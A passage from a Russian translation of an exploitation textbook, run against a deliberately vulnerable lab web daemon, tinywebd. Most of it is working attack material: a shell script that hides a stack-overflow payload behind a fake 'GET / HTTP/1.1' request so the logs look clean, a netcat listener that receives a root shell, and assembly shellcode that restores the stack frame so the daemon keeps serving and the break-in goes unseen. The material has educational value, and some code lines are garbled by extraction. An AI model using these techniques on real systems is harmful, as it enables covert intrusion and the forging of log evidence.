                                   Rh//shh/bin□□R□□S□□ $□□□$□□□$□□□$□□□$□□□$□
□□$□□□$□□□$□□□$□□□$□□□$□□□$□□□$□□□$□□□$□□□$□□□$□□□$□□□$□□□$□□□$□□□$□
□□$□□□$□□□$□□□$□□□$□□□$□□□$□□□"  HE HTTP!
reader@hacking:~/booksrc $
```

Разумеется, после получения доступа к командной оболочке с правами пользователя root хакер может просто отредактировать системный журнал. Но в защищенных сетях копии журналов часто посылаются на другой, безопасный сервер. Случается, что их даже отправляют на принтер для получения физической копии. Такие меры сводят на нет результат подделки журналов после успешного взлома системы.

0x641 Затеряться в толпе

Даже в случае с защищенными от подделки системными журналами иногда можно подделать регистрируемую в них информацию. Как правило, журналы содержат множество допустимых записей, на фоне которых резко выделяются попытки воспользоваться уязвимостью. Демона tinyweb можно обмануть, сделав так, чтобы при подобной попытке он вносил в журнал запись допустимого вида. По-

смотрите на исходный код и попробуйте представить, каким образом это можно реализовать. Мы должны добиться того, чтобы запись в журнале выглядела как обычный веб-запрос, то есть вот так:

```
07/22/2007 17:57:00> От 127.0.0.1:38127 "HEAD / HTTP/1.0"  200 OK
07/25/2007 14:49:14> От 127.0.0.1:50201 "GET / HTTP/1.1"   200 OK
07/25/2007 14:49:14> От 127.0.0.1:50202 "GET /image.jpg HTTP/1.1"  200 OK
07/25/2007 14:49:14> От 127.0.0.1:50203 "GET /favicon.ico HTTP/1.1"  404 Not Found
```

Маскировка такого типа очень эффективна в случае крупных предприятий с большими файлами журналов, содержащими множество корректных запросов. Затеряться на людном рынке проще, чем на пустой улице. Но как нам натянуть на большой и грозный буфер с вредоносным кодом пресловутую овечью шкуру?

Исходный код демона tinywebd содержит простую ошибку, которая позволяет на ранней стадии обрезать вывод вредоносного буфера при записи в журнал, оставив его в исходном виде при копировании в память. В функции `recv_line()` в качестве разделителя используются символы `\r\n`, в то время как во всех остальных стандартных строковых функциях эту роль играет нулевой байт. Именно они делают запись в файл журнала, и существует стратегия применения обоих разделителей, дающая частичный контроль над записываемыми данными.

Рассмотрим сценарий эксплуатации уязвимости, в котором перед основной частью содержащего шелл-код буфера добавляется допустимый запрос. Сохранение размера буфера достигается за счет сокращения дорожки NOP.

xtool_tinywebd_stealth.sh

```
#!/bin/sh
# инструмент для незаметной эксплуатации уязвимости
if [ -z "$2" ]; then # Если аргумент 2 пустой
    echo "Usage: $0 <shellcode file> <target IP>"
    exit
fi
FAKEREQUEST="GET / HTTP/1.1\x00"
FR_SIZE=$(perl -e "print \"$FAKEREQUEST\"" | wc -c | cut -f1 -d   ')
OFFSET=540
RETADDR="\x24\xf6\xff\xbf" # Через 100 байтов от буфера @ 0xbffff5c0
echo "целевой IP: $2"
SIZE=`wc -c $1 | cut -f1 -d
echo "shellcode: $1 ($SIZE байт)"
echo "фальшивый запрос: \"$FAKEREQUEST\" ($FR_SIZE байт)"
ALIGNED_SLED_SIZE=$(($OFFSET+4   (32*4)   $SIZE   $FR_SIZE))

echo "[Фальшивый запрос ($FR_SIZE b)] [NOP ($ALIGNED_SLED_SIZE b)] [shellcode
($SIZE b)] [ret addr ($((4*32)) b)]"
(perl -e "print \"$FAKEREQUEST\"   \"\x90\"x$ALIGNED_SLED_SIZE";
    cat $1;
    perl -e "print \"$RETADDR\"x32   \"\r\n\"") | nc -w 1 -v $2 80
```

В новом буфере с шелл-кодом фальшивый запрос, предназначенный для маскировки, завершается нулевым байтом. Работе функции `recv_line()` этот байт не помешает, и остальная часть буфера будет скопирована в стек. А вот строковая функция, осуществляющая запись в журнал, воспримет нулевой байт как конец строки, поэтому в журнале останется только фальшивый запрос. Вот результат применения нового варианта сценария:

```
reader@hacking:~/booksrc $ ./tinywebd
Запуск демона tiny web.
reader@hacking:~/booksrc $ nc -l -p 31337 &
[1] 7714
reader@hacking:~/booksrc $ jobs
[1]+  Running                 nc -l -p 31337 &
reader@hacking:~/booksrc $ ./xtool_tinywebd_steath.sh loopback_shell 127.0.0.1
целевой IP: 127.0.0.1
shellcode: loopback_shell (83 байт)
фальшивый запрос: "GET / HTTP/1.1\x00" (15 байт)
[Фальшивый запрос (15 b)] [NOP (318 b)] [shellcode (83 b)] [ret addr (128 b)]
localhost [127.0.0.1] 80 (www) open
reader@hacking:~/booksrc $ fg
nc -l -p 31337
whoami
root
```

О соединении, которым пользуется наш буфер с шелл-кодом, на сервере останутся следующие журнальные записи:

```
08/02/2007 13:37:36> Запуск..
08/02/2007 13:37:44> От 127.0.0.1:32828 "GET / HTTP/1.1" 200 OK
```

Этот метод не позволяет изменить IP-адрес атакующей машины, но запрос выглядит корректно и не привлекает к себе особого внимания.

0x650 Не видя очевидного

Существует и другой признак вторжения, еще более заметный, чем запись в системном журнале. Однако в процессе тестирования на него не обращают внимания. Если вы считаете, что следы вторжения прежде всего следует искать в системном журнале, значит, вы забыли о такой вещи, как непредоставление обслуживания. При эксплуатации уязвимости демона tinywebd процесс заставляют предоставить удаленный доступ к командной оболочке с правами пользователя root, при этом он перестает обслуживать веб-запросы. В реальном мире вторжение будет обнаружено практически сразу, как только кто-то попытается зайти на сайт.

Опытный хакер не просто взломает программу и начнет пользоваться ею в своих интересах, он также позаботится о том, чтобы она вернулась в исходное состояние и начала функционировать. Обработка запросов продолжится, как будто ничего не случилось.

0x651 Пошаговая инструкция

Работать со сложным кодом, эксплуатирующим уязвимость, — тяжелая задача, потому что по непонятным причинам многое может пойти не так. Чтобы не тратить долгие часы на попытки определить, где скрывается ошибка, имеет смысл разбить этот код на части. Сейчас у нас должен получиться фрагмент шелл-кода, вызывающего командную оболочку и одновременно сохраняющего рабочее состояние сервера tinyweb. Интерактивность командной оболочки усложняет ситуацию, но этим вопросом мы займемся позднее. Первым делом нам следует понять, каким образом после взлома снова запустить демона tinywebd. Мы напишем фрагмент шелл-кода, выполняющего какое-то действие, а затем возвращающего демону tinywebd способность обрабатывать веб-запросы.

Демон tinyweb направляет стандартный поток вывода на устройство /dev/null, поэтому вывод на стандартное устройство не годится в качестве маркера сработавшего шелл-кода. Зато можно понять, что шелл-код благополучно выполнен, если будет создан файл. Для этого нужно вызвать сначала функцию `open()`, а затем функцию `close()`. Разумеется, функции `open()` потребуются соответствующие флаги. Из заголовочных файлов можно было бы узнать значение флага `O_CREAT` и всех остальных, а затем выполнить поразрядные операции для аргументов, но это слишком сложно. Тем более что подобную задачу мы уже решали — программа notetaker вызывала функцию `open()`, которая создавала файл, если его не существовало. Кроме того, мы можем воспользоваться программой strace, позволяющей посмотреть все системные вызовы произвольного процесса. Давайте удостоверимся с ее помощью, что аргументы функции `open()` в языке C совпадают с низкоуровневыми системными вызовами.

```
reader@hacking:~/booksrc $ strace ./notetaker test
execve("./notetaker", ["./notetaker", "test"], [/* 27 vars */]) = 0
brk(0)                                  = 0x804a000
access("/etc/ld.so.nohwcap", F_OK)        -1 ENOENT (No such file or directory)
mmap2(NULL, 8192, PROT_READ|PROT_WRITE, MAP_PRIVATE|MAP_ANONYMOUS, -1, 0)
0xb7fe5000
access("/etc/ld.so.preload", R_OK)      = -1 ENOENT (No such file or directory)
open("/etc/ld.so.cache", O_RDONLY)      = 3
fstat64(3, {st_mode=S_IFREG|0644, st_size=70799, ..}) = 0
mmap2(NULL, 70799, PROT_READ, MAP_PRIVATE, 3, 0) = 0xb7fd3000
close(3)                                = 0
access("/etc/ld.so.nohwcap", F_OK)      = -1 ENOENT (No such file or directory)
open("/lib/tls/i686/cmov/libc.so.6", O_RDONLY) = 3
read(3, "\177ELF\1\1\1\0\0\0\0\0\0\0\0\0\3\0\3\0\1\0\0\0\0`\1\000"..., 512)   512
```

```
fstat64(3, {st_mode=S_IFREG|0644, st_size=1307104, ..}) = 0
mmap2(NULL, 1312164, PROT_READ|PROT_EXEC, MAP_PRIVATE|MAP_DENYWRITE, 3, 0) =
0xb7e92000
mmap2(0xb7fcd000, 12288, PROT_READ|PROT_WRITE, MAP_PRIVATE|MAP_FIXED|MAP_DENYWRITE,
3, 0x13b) = 0xb7fcd000
mmap2(0xb7fd0000, 9636, PROT_READ|PROT_WRITE, MAP_PRIVATE|MAP_FIXED|MAP_ANONYMOUS,
-1, 0) = 0xb7fd0000
close(3)                                = 0
mmap2(NULL, 4096, PROT_READ|PROT_WRITE, MAP_PRIVATE|MAP_ANONYMOUS, -1, 0)
0xb7e91000
set_thread_area({entry_number:-1 -> 6, base_addr:0xb7e916c0, limit:1048575,
seg_32bit:1, contents:0, read_exec_only:0, limit_in_pages:1, seg_not_present:0,
useable:1}) = 0
mprotect(0xb7fcd000, 4096, PROT_READ)   = 0
munmap(0xb7fd3000, 70799)               = 0
brk(0)                                  = 0x804a000
brk(0x806b000)                          = 0x806b000
fstat64(1, {st_mode=S_IFCHR|0620, st_rdev=makedev(136, 2), ..}) = 0
mmap2(NULL, 4096, PROT_READ|PROT_WRITE, MAP_PRIVATE|MAP_ANONYMOUS, -1, 0)
0xb7fe4000
write(1, "[DEBUG] buffer @ 0x804a008: \'t".., 37[DEBUG] buffer @ 0x804a008: 'test'
) = 37
write(1, "[DEBUG] datafile @ 0x804a070: \'/".., 43[DEBUG] datafile @ 0x804a070: '/
var/notes'
) = 43
open("/var/notes", O_WRONLY|O_APPEND|O_CREAT, 0600) = -1 EACCES (Permission denied)
dup(2)                                  = 3
fcntl64(3, F_GETFL)                     = 0x2 (flags O_RDWR)
fstat64(3, {st_mode=S_IFCHR|0620, st_rdev=makedev(136, 2), ..}) = 0
mmap2(NULL, 4096, PROT_READ|PROT_WRITE, MAP_PRIVATE|MAP_ANONYMOUS, -1, 0)
0xb7fe3000
_llseek(3, 0, 0xbffff4e4, SEEK_CUR) = -1 ESPIPE (Illegal seek)
write(3, "[!!] Fatal Error in main() while".., 65[!!] Fatal Error in main() while
opening file: Permission denied
) = 65
close(3)                                = 0
munmap(0xb7fe3000, 4096)                = 0
exit_group(-1)                            ?
Process 21473 detached
reader@hacking:~/booksrc $ grep open notetaker.c
    fd = open(datafile, O_WRONLY|O_CREAT|O_APPEND, S_IRUSR|S_IWUSR);
        fatal("in main() while opening file");
reader@hacking:~/booksrc $
```

При запуске через программу strace флаг suid из программы notetaker не используется, и у нас нет полномочий, чтобы открыть файл с данными. Впрочем, сейчас это не имеет значения, мы же всего лишь пытаемся убедиться, что аргументы системного вызова `open()` совпадают с аргументами функции `open()` в языке C. И они действительно совпадают, что позволяет использовать передаваемые в функцию `open()` значения в двоичном файле notetaker в качестве аргументов для системного вызова `open()` внутри нашего шелл-кода. Компилятор уже проделал всю работу

по поиску определений и соединению их друг с другом при помощи логической операции ИЛИ, нам осталось только найти аргументы вызова в дизассемблированном коде двоичного файла notetaker.

```
reader@hacking:~/booksrc $ gdb -q ./notetaker
Using host libthread_db library "/lib/tls/i686/cmov/libthread_db.so.1".
(gdb) set dis intel
(gdb) disass main
Dump of assembler code for function main:
0x0804875f <main+0>:    push   ebp
0x08048760 <main+1>:    mov    ebp,esp
0x08048762 <main+3>:    sub    esp,0x28
0x08048765 <main+6>:    and    esp,0xfffffff0
0x08048768 <main+9>:    mov    eax,0x0
0x0804876d <main+14>:   sub    esp,eax
0x0804876f <main+16>:   mov    DWORD PTR [esp],0x64
0x08048776 <main+23>:   call   0x8048601 <ec_malloc>
0x0804877b <main+28>:   mov    DWORD PTR [ebp-12],eax
0x0804877e <main+31>:   mov    DWORD PTR [esp],0x14
0x08048785 <main+38>:   call   0x8048601 <ec_malloc>
0x0804878a <main+43>:   mov    DWORD PTR [ebp-16],eax
0x0804878d <main+46>:   mov    DWORD PTR [esp+4],0x8048a9f
0x08048795 <main+54>:   mov    eax,DWORD PTR [ebp-16]
0x08048798 <main+57>:   mov    DWORD PTR [esp],eax
0x0804879b <main+60>:   call   0x8048480 <strcpy@plt>
0x080487a0 <main+65>:   cmp    DWORD PTR [ebp+8],0x1
0x080487a4 <main+69>:   jg     0x80487ba <main+91>
0x080487a6 <main+71>:   mov    eax,DWORD PTR [ebp-16]
0x080487a9 <main+74>:   mov    DWORD PTR [esp+4],eax
0x080487ad <main+78>:   mov    eax,DWORD PTR [ebp+12]
0x080487b0 <main+81>:   mov    eax,DWORD PTR [eax]
0x080487b2 <main+83>:   mov    DWORD PTR [esp],eax
0x080487b5 <main+86>:   call   0x8048733 <usage>
0x080487ba <main+91>:   mov    eax,DWORD PTR [ebp+12]
0x080487bd <main+94>:   add    eax,0x4
0x080487c0 <main+97>:   mov    eax,DWORD PTR [eax]
0x080487c2 <main+99>:   mov    DWORD PTR [esp+4],eax
0x080487c6 <main+103>:  mov    eax,DWORD PTR [ebp-12]
0x080487c9 <main+106>:  mov    DWORD PTR [esp],eax
0x080487cc <main+109>:  call   0x8048480 <strcpy@plt>
0x080487d1 <main+114>:  mov    eax,DWORD PTR [ebp-12]
0x080487d4 <main+117>:  mov    DWORD PTR [esp+8],eax
0x080487d8 <main+121>:  mov    eax,DWORD PTR [ebp-12]
0x080487db <main+124>:  mov    DWORD PTR [esp+4],eax
0x080487df <main+128>:  mov    DWORD PTR [esp],0x8048aaa
0x080487e6 <main+135>:  call   0x8048490 <printf@plt>
0x080487eb <main+140>:  mov    eax,DWORD PTR [ebp-16]
0x080487ee <main+143>:  mov    DWORD PTR [esp+8],eax
0x080487f2 <main+147>:  mov    eax,DWORD PTR [ebp-16]
0x080487f5 <main+150>:  mov    DWORD PTR [esp+4],eax
0x080487f9 <main+154>:  mov    DWORD PTR [esp],0x8048ac7
```

```
0x08048800 <main+161>:  call   0x8048490 <printf@plt>
0x08048805 <main+166>:  mov    DWORD PTR [esp+8],0x180
0x0804880d <main+174>:  mov    DWORD PTR [esp+4],0x441
0x08048815 <main+182>:  mov    eax,DWORD PTR [ebp-16]
0x08048818 <main+185>:  mov    DWORD PTR [esp],eax
0x0804881b <main+188>:  call   0x8048410 <open@plt>
---Type <return> to continue, or q <return> to quit---q
Quit
(gdb)
```

Напомню, что аргументы функции проталкиваются в стек в обратном порядке. В нашем случае компилятор решил вместо инструкций push воспользоваться инструкцией `mov DWORD PTR [esp+смещение], значение_для_проталкивания_в_стек`, впрочем, в обоих случаях в стеке строится одна и та же структура. Первый аргумент — указатель на имя файла в регистре EAX, второй аргумент (который мы помещаем по адресу `[esp+4]`) равен `0x441`, а третий (по адресу `[esp+8]`) — `0x180`. Это означает, что комбинация флагов `O_WRONLY|O_CREAT|O_APPEND` равна `0x441`, а комбинация `S_IRUSR|S_IWUSR` — `0x180`. Давайте рассмотрим шелл-код, использующий указанные значения для создания в корневом каталоге файла Hacked.

mark.s

```
BITS 32
; Отметим файловую систему, чтобы доказать, что код выполняется
    jmp short one
    two:
    pop ebx                 ; Имя файла
    xor ecx, ecx
    mov BYTE [ebx+7], cl    ; Null завершает имя файла
    push BYTE 0x5           ; Open()
    pop eax
    mov WORD cx, 0x441      ; O_WRONLY|O_APPEND|O_CREAT
    xor edx, edx
    mov WORD dx, 0x180      ; S_IRUSR|S_IWUSR
    int 0x80                ; Открываем файл, чтобы его создать
        ; eax = возвращенный дескриптор файла
    mov ebx, eax            ; Дескриптор файла во второй аргумент
    push BYTE 0x6           ; Close ()
    pop eax
    int 0x80    Закрываем файл

    xor eax, eax
    mov ebx, eax
    inc eax    ; Завершение вызова
    int 0x80     Exit(0), чтобы избежать бесконечного цикла
one:
    call two
db "/HackedX"
; 01234567
```

Этот шелл-код открывает файл, чтобы создать его, и сразу же закрывает. В конце он вызывает инструкцию `exit`, чтобы избежать бесконечного цикла. Вот вывод, показывающий, что новый шелл-код использовался вместе с инструментом, эксплуатирующим уязвимость.

```
reader@hacking:~/booksrc $ ./tinywebd
Запуск демона tiny web.
reader@hacking:~/booksrc $ nasm mark.s
reader@hacking:~/booksrc $ hexdump -C mark
00000000  eb 23 5b 31 c9 88 4b 07 6a 05 58 66 b9 41 04 31 |.#[1.K.j.Xf.A.1|
00000010  d2 66 ba 80 01 cd 80 89 c3 6a 06 58 cd 80 31 c0 |.f....j.X.1.|
00000020  89 c3 40 cd 80 e8 d8 ff ff ff 2f 48 61 63 6b 65 |.@..../Hacke|
00000030  64 58                                           |dX|
00000032
reader@hacking:~/booksrc $ ls -l /Hacked
ls: /Hacked: No such file or directory
reader@hacking:~/booksrc $ ./xtool_tinywebd_steath.sh mark 127.0.0.1
целевой IP: 127.0.0.1
shellcode: mark (44 байт)
фальшивый запрос: "GET / HTTP/1.1\x00" (15 байт)
[Фальшивый запрос (15 b)] [NOP (357 b)] [shellcode (44 b)] [ret addr (128 b)]
localhost [127.0.0.1] 80 (www) open
reader@hacking:~/booksrc $ ls -l /Hacked
-rw------- 1 root reader 0 2007-09-17 16:59 /Hacked
reader@hacking:~/booksrc $
```

0x652 Функционирование демона

Чтобы замести следы вторжения, следует исправить все повреждения, причиненные перезаписью и/или шелл-кодом, и вернуть выполнение в цикл, принимающий соединения внутри функции `main()`. Приведенный ниже результат ее дизассемблирования показывает, что для возвращения в этот цикл следует перейти по адресу `0x08048f64`, `0x08048f65` или `0x08048fb7`.

```
reader@hacking:~/booksrc $ gcc -g tinywebd.c
reader@hacking:~/booksrc $ gdb -q ./a.out
Using host libthread_db library "/lib/tls/i686/cmov/libthread_db.so.1".
(gdb) disass main
Dump of assembler code for function main:
0x08048d93 <main+0>:    push   ebp
0x08048d94 <main+1>:    mov    ebp,esp
0x08048d96 <main+3>:    sub    esp,0x68
0x08048d99 <main+6>:    and    esp,0xfffffff0
0x08048d9c <main+9>:    mov    eax,0x0
0x08048da1 <main+14>:   sub    esp,eax

.:[ вывод сокращен ]:.
```

```
0x08048f4b <main+440>:  mov    DWORD PTR [esp],eax
0x08048f4e <main+443>:  call   0x8048860 <listen@plt>
0x08048f53 <main+448>:  cmp    eax,0xffffffff
0x08048f56 <main+451>:  jne    0x8048f64 <main+465>
0x08048f58 <main+453>:  mov    DWORD PTR [esp],0x804961a
0x08048f5f <main+460>:  call   0x8048ac4 <fatal>
0x08048f64 <main+465>:  nop
0x08048f65 <main+466>:  mov    DWORD PTR [ebp-60],0x10
0x08048f6c <main+473>:  lea    eax,[ebp-60]
0x08048f6f <main+476>:  mov    DWORD PTR [esp+8],eax
0x08048f73 <main+480>:  lea    eax,[ebp-56]
0x08048f76 <main+483>:  mov    DWORD PTR [esp+4],eax
0x08048f7a <main+487>:  mov    eax,ds:0x804a970
0x08048f7f <main+492>:  mov    DWORD PTR [esp],eax
0x08048f82 <main+495>:  call   0x80488d0 <accept@plt>
0x08048f87 <main+500>:  mov    DWORD PTR [ebp-12],eax
0x08048f8a <main+503>:  cmp    DWORD PTR [ebp-12],0xffffffff
0x08048f8e <main+507>:  jne    0x8048f9c <main+521>
0x08048f90 <main+509>:  mov    DWORD PTR [esp],0x804962e
0x08048f97 <main+516>:  call   0x8048ac4 <fatal>
0x08048f9c <main+521>:  mov    eax,ds:0x804a96c
0x08048fa1 <main+526>:  mov    DWORD PTR [esp+8],eax
0x08048fa5 <main+530>:  lea    eax,[ebp-56]
0x08048fa8 <main+533>:  mov    DWORD PTR [esp+4],eax
0x08048fac <main+537>:  mov    eax,DWORD PTR [ebp-12]
0x08048faf <main+540>:  mov    DWORD PTR [esp],eax
0x08048fb2 <main+543>:  call   0x8048fb9 <handle_connection>
0x08048fb7 <main+548>:  jmp    0x8048f65 <main+466>
End of assembler dump.
(gdb)
```

По сути, все три выделенных жирным шрифтом адреса ведут в одно и то же место. Мы перейдем на `0x08048fb7`, потому что это исходный адрес возврата, использовавшийся для вызова `handle_connection()`. Но сначала нам нужно исправить ситуацию в другом месте. Обратите внимание на пролог и эпилог функции `handle_connection()`. Это инструкции, помещающие кадры в стек и удаляющие их оттуда.

```
(gdb) disass handle_connection
Dump of assembler code for function handle_connection:
0x08048fb9 <handle_connection+0>:       push   ebp
0x08048fba <handle_connection+1>:       mov    ebp,esp
0x08048fbc <handle_connection+3>:       push   ebx
0x08048fbd <handle_connection+4>:       sub    esp,0x644
0x08048fc3 <handle_connection+10>:      lea    eax,[ebp-0x218]
0x08048fc9 <handle_connection+16>:      mov    DWORD PTR [esp+4],eax
0x08048fcd <handle_connection+20>:      mov    eax,DWORD PTR [ebp+8]
0x08048fd0 <handle_connection+23>:      mov    DWORD PTR [esp],eax
0x08048fd3 <handle_connection+26>:      call   0x8048cb0 <recv_line>
0x08048fd8 <handle_connection+31>:      mov    DWORD PTR [ebp-0x620],eax
0x08048fde <handle_connection+37>:      mov    eax,DWORD PTR [ebp+12]
0x08048fe1 <handle_connection+40>:      movzx  eax,WORD PTR [eax+2]
```

```
0x08048fe5 <handle_connection+44>:      mov    DWORD PTR [esp],eax
0x08048fe8 <handle_connection+47>:      call   0x80488f0 <ntohs@plt>

.:[ вывод сокращен ]:.

0x08049302 <handle_connection+841>:     call   0x8048850 <write@plt>
0x08049307 <handle_connection+846>:     mov    DWORD PTR [esp+4],0x2
0x0804930f <handle_connection+854>:     mov    eax,DWORD PTR [ebp+8]
0x08049312 <handle_connection+857>:     mov    DWORD PTR [esp],eax
0x08049315 <handle_connection+860>:     call   0x8048800 <shutdown@plt>
0x0804931a <handle_connection+865>:     add    esp,0x644
0x08049320 <handle_connection+871>:     pop    ebx
0x08049321 <handle_connection+872>:     pop    ebp
0x08049322 <handle_connection+873>:     ret
End of assembler dump.
(gdb)
```

Пролог функции сохраняет текущие значения регистров EBP и EBX, проталкивая их в стек, а в регистр EBP помещает текущее значение регистра ESP, и его можно использовать как опорную точку для доступа к переменным стека. Под них в стеке отведено `0x644` байта, которые были вычтены из регистра ESP. Эпилог функции восстанавливает этот регистр, прибавляя к нему `0x644`, и возвращает регистрам EBX и EBP исходные значения, извлекая их из стека.

Инструкции перезаписи находятся в функции `recv_line()`, но они выполняют запись в данные стекового кадра функции `handle_connection()`, и собственно процесс записи новых данных поверх существующих происходит внутри этого обработчика. Адрес возврата, который мы хотим перезаписать, проталкивается в стек при вызове функции `handle_connection()`. В результате сохраненные значения регистров EBP и EBX в стеке должны оказаться между адресом возврата и взламываемым буфером. Это означает, что они будут искажены при выполнении эпилога функции. Контроль над ходом выполнения программы мы получим только после инструкции возврата, то есть исполнены будут все инструкции в промежутке между процедурой перезаписи и возвратом управления. Первым делом нам следует понять, насколько сильные повреждения это причинит. Инструкция `int3` создает байт `0xcc`, который соответствует точке останова. Приведенный ниже шелл-код использует инструкцию `int3` вместо выхода. Благодаря этой точке останова отладчик GDB покажет нам состояние программы после выполнения шелл-кода.

mark_break.s

```
BITS 32
; Отметим файловую систему, чтобы доказать, что код выполняется
    jmp short one
    two:
    pop ebx              ; Имя файла
    xor ecx, ecx
    mov BYTE [ebx+7], cl ; Null завершает имя файла
    push BYTE 0x5        ; Open()
```

```
    pop eax
    mov WORD cx, 0x441   ; O_WRONLY|O_APPEND|O_CREAT
    xor edx, edx
    mov WORD dx, 0x180   ; S_IRUSR|S_IWUSR
    int 0x80             ; Открываем файл, чтобы его создать
        ; eax = возвращенный дескриптор файла
    mov ebx, eax         ; Дескриптор файла во второй аргумент
    push BYTE 0x6        ; Close ()
    pop eax
    int 0x80    Закрываем файл

    int3     zinterrupt
one:
    call two
db "/HackedX"
```

Чтобы воспользоваться этим шелл-кодом, первым делом настроим GDB на отладку демона tinywebd. В приведенном ниже выводе точка останова находится непосредственно перед вызовом функции `handle_connection()`. Нам нужно вернуть поврежденные регистры к исходному состоянию.

```
reader@hacking:~/booksrc $ ./tinywebd
Запуск демона tiny web.
reader@hacking:~/booksrc $ ps aux | grep tinywebd
root     23497  0.0  0.0   1636   356 ?        Ss   17:08   0:00 ./tinywebd
reader   23506  0.0  0.0   2880   748 pts/1    R+   17:09   0:00 grep tinywebd
reader@hacking:~/booksrc $ gcc -g tinywebd.c
reader@hacking:~/booksrc $ sudo gdb -q -pid=23497 --symbols=./a.out

warning: not using untrusted file "/home/reader/.gdbinit"
Using host libthread_db library "/lib/tls/i686/cmov/libthread_db.so.1".
Attaching to process 23497
/cow/home/reader/booksrc/tinywebd: No such file or directory.
A program is being debugged already. Kill it? (y or n) n
Program not killed.
(gdb) set dis intel
(gdb) x/5i main+533
0x8048fa8 <main+533>:   mov    DWORD PTR [esp+4],eax
0x8048fac <main+537>:   mov    eax,DWORD PTR [ebp-12]
0x8048faf <main+540>:   mov    DWORD PTR [esp],eax
0x8048fb2 <main+543>:   call   0x8048fb9 <handle_connection>
0x8048fb7 <main+548>:   jmp    0x8048f65 <main+466>
(gdb) break *0x8048fb2
Breakpoint 1 at 0x8048fb2: file tinywebd.c, line 72.
(gdb) cont
Continuing.
```

Точка останова, расположенная непосредственно перед вызовом функции `handle_connection()`, выделена жирным шрифтом. Давайте откроем еще один терминал и воспользуемся нашим инструментом эксплуатации уязвимости, чтобы запу-

стить новый шелл-код. На исходном терминале выполнение продвинется до точки останова.

```
reader@hacking:~/booksrc $ nasm mark_break.s
reader@hacking:~/booksrc $ ./xtool_tinywebd.sh mark_break 127.0.0.1
целевой IP: 127.0.0.1
shellcode: mark_break (44 байт)
[NOP (372 байт)] [shellcode (44 байт)] [ret addr (128 байт)]
localhost [127.0.0.1] 80 (www) open
reader@hacking:~/booksrc $
```

На терминале отладчика достигнута первая точка останова. Мы видим важные регистры стека, показывающие его состояние до (и после) вызова функции `handle_connection()`. Затем программа продолжается до инструкции шелл-кода `int3`, которая действует как точка останова. В этот момент регистры стека снова проверяются, мы видим их состояние на момент начала выполнения шелл-кода.

```
Breakpoint 1, 0x08048fb2 in main () at tinywebd.c:72
72            handle_connection(new_sockfd, &client_addr, logfd);
(gdb) i r esp ebx ebp
esp            0xbffff7e0      0xbffff7e0
ebx            0xb7fd5ff4      -1208131596
ebp            0xbffff848      0xbffff848
(gdb) cont
Continuing.

Program received signal SIGTRAP, Trace/breakpoint trap.
0xbffff753 in ?? ()
(gdb) i r esp ebx ebp
esp            0xbffff7e0      0xbffff7e0
ebx            0x6      6
ebp            0xbffff624      0xbffff624
(gdb)
```

Мы видим изменение регистров EBX и EBP в тот момент, когда начал выполняться шелл-код. Но изучение результатов дизассемблирования инструкций внутри функции `main()` показывает, что на самом деле регистр EBX не использовался. Вероятнее всего, компилятор, не обращая внимания на этот факт, сохранил содержимое EBX в стек в соответствии с какими-то правилами вызовов. Зато мы видим, что активно использовался регистр EBP, служащий точкой отсчета для всех локальных переменных стека. Наш вредоносный код переписал исходное сохраненное значение этого регистра, так что нужно его восстановить, после чего шелл-код получит возможность делать то, для чего он предназначен, и возвращаться в функцию `main()`. Поведение компьютеров обусловлено инструкциями, которые мы им даем, так что способ решения этой задачи нам подскажут инструкции языка ассемблера.

```
(gdb) set dis intel
(gdb) x/5i main
0x8048d93 <main>:      push   ebp
0x8048d94 <main+1>:    mov    ebp,esp
0x8048d96 <main+3>:    sub    esp,0x68
0x8048d99 <main+6>:    and    esp,0xfffffff0
0x8048d9c <main+9>:    mov    eax,0x0
(gdb) x/5i main+533
0x8048fa8 <main+533>:  mov    DWORD PTR [esp+4],eax
0x8048fac <main+537>:  mov    eax,DWORD PTR [ebp-12]
0x8048faf <main+540>:  mov    DWORD PTR [esp],eax
0x8048fb2 <main+543>:  call   0x8048fb9 <handle_connection>
0x8048fb7 <main+548>:  jmp    0x8048f65 <main+466>
(gdb)
```

Пролог функции `main()` показывает, что значение EBP должно быть на `0x68` байтов больше значения ESP. Этого регистра наш вредоносный код никак не коснулся, поэтому восстановить значение EBP можно, прибавив `0x68` к значению ESP после завершения шелл-кода. Тогда мы спокойно вернем выполнение программы в цикл, принимающий соединения. Корректным в данном случае будет адрес возврата `0x08048fb7`, находящийся после вызова функции `handle_connection()`. Эту технику иллюстрирует следующий шелл-код.

mark_restore.s

```
BITS 32
; Отметим файловую систему, чтобы доказать, что код выполняется
    jmp short one
    two:
    pop ebx              ; Имя файла
    xor ecx, ecx
    mov BYTE [ebx+7], cl ; Null завершает имя файла
    push BYTE 0x5        ; Open()
    pop eax
    mov WORD cx, 0x441   ; O_WRONLY|O_APPEND|O_CREAT
    xor edx, edx
    mov WORD dx, 0x180   ; S_IRUSR|S_IWUSR
    int 0x80             ; Открываем файл, чтобы его создать
        ; eax = возвращенный дескриптор файла
    mov ebx, eax         ; Дескриптор файла во второй аргумент
    push BYTE 0x6        ; Close ()
    pop eax
    int 0x80    Закрываем файл

    lea ebp, [esp+0x68]    Восстанавливаем значение EBP
    push 0x08048fb7      ; Адрес возврата
    ret                    Возврат управления
one:
    call two
db "/HackedX"
```

После того как этот шелл-код будет ассемблирован и применен для эксплуатации уязвимости, он оставит отметку в файловой системе и восстановит работу демона tinywebd, причем тот даже не заметит вторжения.

```
reader@hacking:~/booksrc $ nasm mark_restore.s
reader@hacking:~/booksrc $ hexdump -C mark_restore
00000000  eb 26 5b 31 c9 88 4b 07  6a 05 58 66 b9 41 04 31 |.&[1.K.j.Xf.A.1|
00000010  d2 66 ba 80 01 cd 80 89  c3 6a 06 58 cd 80 8d 6c |.f....j.X..l|
00000020  24 68 68 b7 8f 04 08 c3  e8 d5 ff ff ff 2f 48 61 |$hh...../Ha|
00000030  63 6b 65 64 58                                    |ckedX|
00000035
reader@hacking:~/booksrc $ sudo rm /Hacked
reader@hacking:~/booksrc $ ./tinywebd
Запуск демона tiny web.
reader@hacking:~/booksrc $ ./xtool_tinywebd_steath.sh mark_restore 127.0.0.1
целевой IP: 127.0.0.1
shellcode: mark_restore (53 байт)
фальшивый запрос: "GET / HTTP/1.1\x00" (15 байт)
[Фальшивый запрос (15 b)] [NOP (348 b)] [shellcode (53 b)] [ret addr (128 b)]
localhost [127.0.0.1] 80 (www) open
reader@hacking:~/booksrc $ ls -l /Hacked
-rw------- 1 root reader 0 2007-09-19 20:37 /Hacked
reader@hacking:~/booksrc $ ps aux | grep tinywebd
root     26787  0.0  0.0   1636   420 ?        Ss   20:37   0:00 ./tinywebd
